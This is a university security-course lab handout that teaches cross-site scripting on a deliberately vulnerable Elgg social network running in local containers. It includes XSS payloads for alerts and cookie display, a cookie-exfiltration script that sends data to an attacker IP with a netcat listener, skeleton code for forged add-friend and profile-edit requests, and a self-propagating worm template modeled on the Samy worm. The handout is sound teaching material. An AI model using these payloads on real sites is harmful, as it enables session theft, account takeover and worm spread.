Cross-Site Scripting (XSS) Attack Lab

(Web Application: Elgg)

Modified 2024 for COMP 435: Computer Security Concepts at UNC

Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into a page rendered by the victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named Elgg in our pre-built Ubuntu VM image. Elgg is a popular open-source web application for social networking and it includes a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles.

In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified Elgg, in a way that is similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list. This lab covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax

Submission

You will submit your final lab report to Gradescope. It will include the screenshots, descriptions of what you have done and what you have observed, and explanations of interesting observations and code snippets. Simply attaching code without any explanation will not receive credit.

Your screenshots must include a unique identifier. The simplest way to do this is to take a screenshot that encapsulates the vm interface itself (which should already happen before cropping), as it includes your onyen/name on the left and top-right.

Environment Setup

Please complete this lab in your class virtual machine! Instructions for logging into your VM are here: https://help.cs.unc.edu/en/blog/classvm. Note that you must be either on campus or logging on through a VPN. Instructions for connecting to the campus VPN are available for Mac, Windows, and Linux.

DNS Setup

We have set up a website for this lab. It is hosted by the container 10.9.0.5. We need to map the names of the web server to this IP address. The following entry should be inside **`/etc/hosts`**. You need to use the root privilege to modify this file by running **`sudo -e /etc/hosts or sudo vim /etc/hosts`** (There are several hosts listed, and you'll have to change the first one. Add an entry in this file for **10.9.0.5 www.seed-server.com**

Container Setup and Commands

Please pull the starter code to your course workspace for the lab before starting the assignment. Everything you need will be in the lab5 directory. The docker-compose.yml file defines the containers you will use in this lab. If you'd like a more detailed explanation of the content in this file and the involved Dockerfile you can view the user manual here. We will provide you with any Docker commands you need to run to get started using the container.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the .bashrc file.

```
$ docker-compose build # Build the container image
$ docker-compose up # Start the container
$ docker-compose down # Shut down the container
```

Aliases for the Compose commands above

```
$ dcbuild # Alias for: docker-compose build
$ dcup # Alias for: docker-compose up
$ dcdown # Alias for: docker-compose down
```

Within the Labsetup directory use **`dcbuild`** and then **`dcup`** to start the containers defined in docker-compose.yml.

Note on Docker

If you did not properly shut down the containers for lab4, you may encounter an error when you try to start the containers for this lab. You can kill the containers from the previous lab by first using **docker ps** to list the currently running containers on your VM, then usinging the ID's listed from that command you can use the **docker kill <container-id>** command to shut down the containers

Elgg Web Application

We use an open-source web application called **Elgg** in this lab. Elgg is a web-based social-networking application. It is already set up in the provided container images; its URL is http://www.seed-server.com. We use two containers, one running the web server (10.9.0.5) , and the other running the MySQL database (10.9.0.6). The IP addresses for these two containers are hardcoded in various places in the configuration, so please do not change them from the **`docker-compose.yml`** file.

MySQL Database

Containers are usually disposable, so once it is destroyed, all the data inside the containers are lost. For this lab, we do want to keep the data in the MySQL database, so we do not lose our work when we shutdown our container. To achieve this, we have mounted the mysql data folder on the host machine (inside Labsetup, it will be created after the MySQL container runs once) to the **`/var/lib/mysql`** folder inside the MySQL container. This folder is where MySQL stores its database. Therefore, even if the container is destroyed, data in the database are still kept. If you do want to start from a clean database, you can remove this folder:

```
$ sudo rm -rf mysql_data
```

User Accounts

We have created several user accounts on the Elgg server; the username and passwords are given in the following.

```
---------------------------
UserName | Password
---------------------------
admin | seedelgg
alice | seedalice
boby | seedboby
charlie | seedcharlie
samy | seedsamy
---------------------------
```

Getting Familiar with the "HTTP Header Live" Tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool .

Using the "HTTP Header Live" add-on to Inspect HTTP Headers

An image depicting how to enable and use the HTTP Header Live add-on tool is depicted in Figure 1. Just click the icon marked by ①; a sidebar will show up on the left. Make sure that HTTP Header Live is selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request.




Figure 1: Enable the HTTP Header Live Add-on

Using the Web Developer Tool to Inspect HTTP Headers

There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

Click Firefox's top right menu --> Web Developer --> Network or
Click the "Tools" menu --> Web Developer --> Network

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login.




Figure 2: HTTP Request in Web Developer Network Tool

To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3).
The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the Headers tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the Params tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including username and password. The tool can be used to inspect HTTP GET requests in a similar manner to HTTP POST requests.

Font Size. The default font size for the Web Developer Tools window is quite small. It can be increased by focusing click anywhere in the Network Tool window, and then using Ctrl and + button.





Figure 3: HTTP Request and Request Details in Two Panes



(a) HTTP Request Headers (b) HTTP Request Parameters

Figure 4: HTTP Headers and Parameters

JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.

Once we are in the web console, click the JS tab. Click the downward pointing arrowhead beside JS and ensure there is a check mark beside Error. If you are also interested in Warning messages, click Warning. See Figure 5.

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.




Figure 5: Debugging JavaScript Code (1)




Figure 6: Debugging JavaScript Code (2)

Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program by editing an Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The JavaScript program in Listing 1 will display an alert window.

Listing 1: JavaScript for an alert

```
<script> alert('XSS'); </script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.
In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag. See Listing 2, where the page will fetch the JavaScript program from **http://www.example.com**, which can be any web server.

Listing 2: JavaScript to fetch from a web server.

```
<script type="text/javascript"
  src="http://www.example.com/myscripts.js">
</script>
```

Submission

1. Show a screenshot of the alert displaying the message 'XSS'; no explanation needed.

Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

Listing 3: JavaScript for displaying the user's cookies

```
<script>  alert(document.cookie); </script>
```

Submission

1. Show a screenshot of the alert displaying a cookie; no explanation needed.

Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.9.0.1), where the attacker has a TCP server listening to the same port.

Listing 4: JavaScript for sending the user's cookies

```
<script> document.write('<img src=http://10.9.0.1:5555?c='
    + escape(document.cookie) + ' >');
</script>
```

A commonly used program by attackers is **`netcat`** (or **`nc`**) , which, if running with the "-l" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 5555 and then have a user look at the attacker's profile:

```
$ nc -lknv 5555
```

The -l option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The -nv option is used to have **`nc`** give more verbose output. The -k option means when a connection is completed, listen for another one. You should see output in the terminal after looking at the attacker's profile.

Submission

1. Show screenshot of the terminal output upon listening to port 5555.
2. Provide an explanation of your observations.

Task 4: Becoming the Victim's Friend

In this and the next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in Task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what is sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. The Environment Setup section above provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request looks like, we can write a JavaScript program to send out the same HTTP request. We provide the skeleton JavaScript code that aids in completing the task.

Listing 5: Skeleton JavaScript code for sending the add friend HTTP request

```
<script type="text/javascript">
    window.onload = function () {
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
        var token ="&__elgg_token="+elgg.security.token.__elgg_token; ②

        //Construct the HTTP request to add Samy as a friend.
        var sendurl=...; //FILL IN

       //Create and send Ajax request to add friend
       Ajax=new XMLHttpRequest();
       Ajax.open("GET", sendurl, true);
       Ajax.send();
     }
</script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML," which can be found at the top right of the "About Me" text field.

Submission

1. A screenshot of the completed code.
2. Provide an explanation of your approach and how you confirmed that the attack was successful.
3. Explain the purpose of Lines ① and ②, why are they are needed?
4. If the Elgg application only provided the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. Specifically, modify the victim's "About Me" field. We will write an XSS worm to complete the task. This worm does not self-propagate; in Task 6, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To maliciously modify a profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand what the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

Listing 6: Skeleton JavaScript code to send the HTTP POST request

```
<script type="text/javascript">
    window.onload = function(){
        //JavaScript code to access user name, user guid, Time Stamp and Security Token
        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;

        //Construct the content of your url.
        var content=...; //FILL IN
        var samyGuid=...; //FILL IN
        var sendurl=...; //FILL IN

        if(elgg.session.user.guid!=samyGuid) { ①
        //Create and send Ajax request to modify profile
           var Ajax=null;
           Ajax=new XMLHttpRequest();
           Ajax.open("POST", sendurl, true);
           Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
           Ajax.send(content);
         }
     }
</script>
```

Similar to Task 4, the above code should be placed in the "About Me" field of Samy's

profile page, and the Text mode should be enabled before entering the above JavaScript code.

Submission

1. Show a screenshot of the completed code and confirmation that the attack works.
2. Why do we need Line ①?
3. Remove line ① and repeat your attack. Report and explain your observations.

Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of its time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also adds a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the src attribute in the <script> tag, writing self propagating worms is much easier. We have discussed the src attribute in Task 1, and an example is given below. The worm can simply copy the following <script> tag to the victim's profile, essentially infecting the profile with the same worm.

Listing 7: Link approach to embedding worm

```
<script type="text/javascript" src="http://www.example.com/xss_worm.js"> </script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window. Modify your previous attack to include this new code:

Listing 8: DOM approach to embedding worm

```
<script id="worm">
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
    var jsCode = document.getElementById("worm").innerHTML; ②
    var tailTag = "</" + "script>"; ③
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④
    alert(jsCode);
</script>
```

It should be noted that innerHTML (line ②) only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag <script id="worm"> (line ①) and the ending tag </script> (line ③) to form an identical copy of the malicious code.

When data are sent in HTTP POST requests with the Content-Type set to application/x-www form-urlencoded, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with %HH, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The encodeURIComponent() function in line ④ is used to URL-encode a string.

Note:

- In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.

Submission

1. Show a screenshot the completed code (the self propagating worm script that gets added to the users profile and adds samy as a friend)
2. Provide an explanation of your approach and how you confirmed that the attack was successful.